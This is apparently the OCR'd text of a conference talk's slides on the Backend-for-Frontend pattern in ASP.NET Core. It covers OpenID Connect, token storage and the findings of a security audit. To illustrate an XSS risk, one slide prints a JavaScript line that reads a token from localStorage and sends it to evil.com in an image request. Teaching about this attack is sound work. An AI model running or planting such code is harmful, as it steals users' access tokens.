Exploring Backend-for-Frontend In ASP.NET Core

nestenius.se

MVP
Microsoft®
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
About Tore Nestenius

Work https://tn-data.se



Blog https://nestenius.se

.NET Skåne

https://meetup.com/net-skane

Have a question about this session or beyond?


tore@tn-data.se

First, One Important Thing

Do Ask Questions!

Background

The Blog Post



1 – Introduction
2 – Introducing the BFF pattern
3 – Securing the Cookie Session
4 – Implementing a BFF in ASP.NET Core
5 – Automatic Token Renewal
6 – Securing the BFF using CORS
7 – Introducing the Duende BFF Library

The New Project

The New Project

API


API

New Requirements

- Single sign-on across multiple apps
- JWT-token based API access
- External identity provider

Our New Application


OpenID Connect To the Rescue!




Does your architecture look like this?

The Security Audit


The security audit was a failure






What are the problems?

Problem #1: Multiple XSS risks found





```
const token = btoa(localStorage.getItem('token'));
(new Image()).src = `https://evil.com/?data=${token}`;
```

Problem #2: Logout does not invalidate tokens




Problem #3: Refresh Tokens



What is the problem?

